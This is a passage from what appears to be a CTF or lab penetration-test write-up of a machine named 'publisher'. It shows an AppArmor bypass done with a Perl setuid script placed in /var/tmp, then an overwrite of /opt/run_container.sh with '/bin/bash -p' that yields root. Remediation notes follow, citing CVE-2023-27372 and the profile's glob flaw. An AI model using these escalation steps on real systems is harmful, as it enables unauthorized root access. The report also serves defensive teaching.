
```
think@publisher:~$ dpkg -l
Desired=Unknown/Install/Remove/Purge/Hold
| Status=Not/Inst/Conf-files/Unpacked/halF-conf/Half-inst/trig-aWait/Trig-pend
|/ Err?=(none)/Reinst-required (Status,Err: uppercase=bad)
||/ Name                                  Version                          Architecture Description
+++-=====================================-================================-============-================>
ii  accountsservice                       0.6.55-0ubuntu12~20.04.6         amd64        query and manipu>
ii  acl                                   2.2.53-6                         amd64        access control l>
ii  adduser                               3.118ubuntu2                     all          add and remove u>
ii  adwaita-icon-theme                    3.36.1-2ubuntu0.20.04.2          all          default icon the>
ii  alsa-topology-conf                    1.2.2-1                          all          ALSA topology co>
ii  alsa-ucm-conf                         1.2.2-1ubuntu0.13                all          ALSA Use Case Ma>
ii  amazon-ssm-agent                      3.2.2143.0-1                     amd64        Amazon SSM Agent>
ii  amd64-microcode                       3.20191218.1ubuntu1.2            amd64        Processor microc>
ii  apache2                               2.4.41-4ubuntu3.15               amd64        Apache HTTP Serv>
ii  apache2-bin                           2.4.41-4ubuntu3.15               amd64        Apache HTTP Serv>
ii  apache2-data                          2.4.41-4ubuntu3.15               all          Apache HTTP Serv>
ii  apache2-utils                         2.4.41-4ubuntu3.15               amd64        Apache HTTP Serv>
ii  apg                                   2.2.3.dfsg.1-5                   amd64        Automated Passwo>
ii  apparmor                              2.13.3-7ubuntu5.3                amd64        user-space parse>
ii  apparmor-easyprof                     2.13.3-7ubuntu5.3                all          AppArmor easypro>
ii  apparmor-notify                       2.13.3-7ubuntu5.3                all          AppArmor notific>
ii  apparmor-utils                        2.13.3-7ubuntu5.3                amd64        utilities for co>
ii  apport                                2.20.11-0ubuntu27.27             all          automatically ge>
ii  apport-symptoms                       0.23                             all          symptom scripts >
```

17. Verified that AppArmor is running using the **systemctl status apparmor** command.




```
think@publisher:~$ systemctl status apparmor
● apparmor.service - Load AppArmor profiles
     Loaded: loaded (/lib/systemd/system/apparmor.service; enabled; vendor preset: enabled)
     Active: active (exited) since Tue 2024-07-30 06:48:58 UTC; 44min ago
       Docs: man:apparmor(7)
             https://gitlab.com/apparmor/apparmor/wikis/home/
    Process: 507 ExecStart=/lib/apparmor/apparmor.systemd reload (code=exited, status=0/SUCCESS)
   Main PID: 507 (code=exited, status=0/SUCCESS)
```

18. Displayed the **AppArmor** profile configuration for the Ash shell using the **cat /etc/apparmor.d/user.sbin.**ash command, which revealed write permissions in the **/dev/shm** and **/var/tmp** directories as seen below:




```
think@publisher:~$ cat /etc/apparmor.d/usr.sbin.ash
#include <tunables/global>

/usr/sbin/ash flags=(complain) {
  #include <abstractions/base>
  #include <abstractions/bash>
  #include <abstractions/consoles>
  #include <abstractions/nameservice>
  #include <abstractions/user-tmp>

  # Remove specific file path rules
  # Deny access to certain directories
  deny /opt/ r,
  deny /opt/** w,
  deny /tmp/** w,
  deny /dev/shm w,
  deny /var/tmp w,
  deny /home/** w,
  /usr/bin/** mrix,
  /usr/sbin/** mrix,

  # Simplified rule for accessing /home directory
  owner /home/** rix,
}
```

19. Bypassed AppArmor and spawned in a Bash shell using a script written in perl and then modified the /opt/run_container.sh file to run the "**/bin/bash -p**" command to spawn a privileged Bash shell using the following commands:




```
think@publisher:~$ echo '#!/usr/bin/perl
> use POSIX qw(strftime);
> use POSIX qw(setuid);
> POSIX::setuid(0);
> exec "/bin/sh"' > /var/tmp/bypass.pl
think@publisher:~$ chmod +x /var/tmp/bypass.pl
think@publisher:~$ /var/tmp/bypass.pl
$
$ echo '/bin/bash -p' > /opt/run_container.sh
$
```

20. After modifying the script, we ran the run_container system binary by entering **run_container**, which spawned a privileged Bash shell, which we confirmed using the **whoami** command as seen below:



```
$ run_container
bash-5.0# whoami
root
```

21. Scanned the system for some loot using his newly earned privileges!



```
bash-5.0# ls /root
root.txt  spip
bash-5.0# cat /root/root.txt
3a4225cc9e85709adda6ef55d6a4f2ca
```

Remediation Summary

As a consequence of this assessment, several opportunities exist for enhancing the internal network security of the target machine. Below are prioritized remediation efforts, beginning with those expected to require the least time and effort to implement. It is crucial for the target machine to meticulously plan and test all remediation steps and mitigating controls to prevent any service disruptions or data loss.

Short Term

- None

Medium Term

- None

Long Term

- 1 – Upgrade SPIP to its most recent version.
- 2 – Configure more specific AppArmor configuration profiles.

Technical Findings Details

- **CVE-2023-27372** is a CVE that targets SPIP versions before 4.2.1 and allows a threat actor to perform "Remote Code Execution via form values in the public area because serialization is mishandled" according to MITRE
- **AppArmor Profile Misconfiguration** allowed us to write in the /dev/shm and /var/tmp directory since the rule for these two directories denies writing to the directory itself but not the files or subdirectories within. This misconfiguration allows a threat actor to create, modify, and execute a file in either one of those two directories.

Appendices

Appendix A - Finding Severities

Rating	Severity Rating Definition
High	Exploitation of the technical or procedural vulnerability will cause substantial harm, unauthorized access to sensitive information, and unauthorized root permissions access.
Medium	Exploitation of the technical or procedural vulnerability will cause unauthorized access to non-sensitive information and won't cause substantial harm.
Low	Exploitation of the technical or procedural vulnerability will have little to no impact on the target machine.

Appendix B - Exploited Hosts

Host	Scope	Method	Notes
10.10.49.97/16	Internal	RCE	CVE-2023-27372

Appendix C - Compromised Users

Username	Type	Method	Notes
think	User	Reverse Shell	Limited privileges
root	Root	AppArmor Bypass	All privileges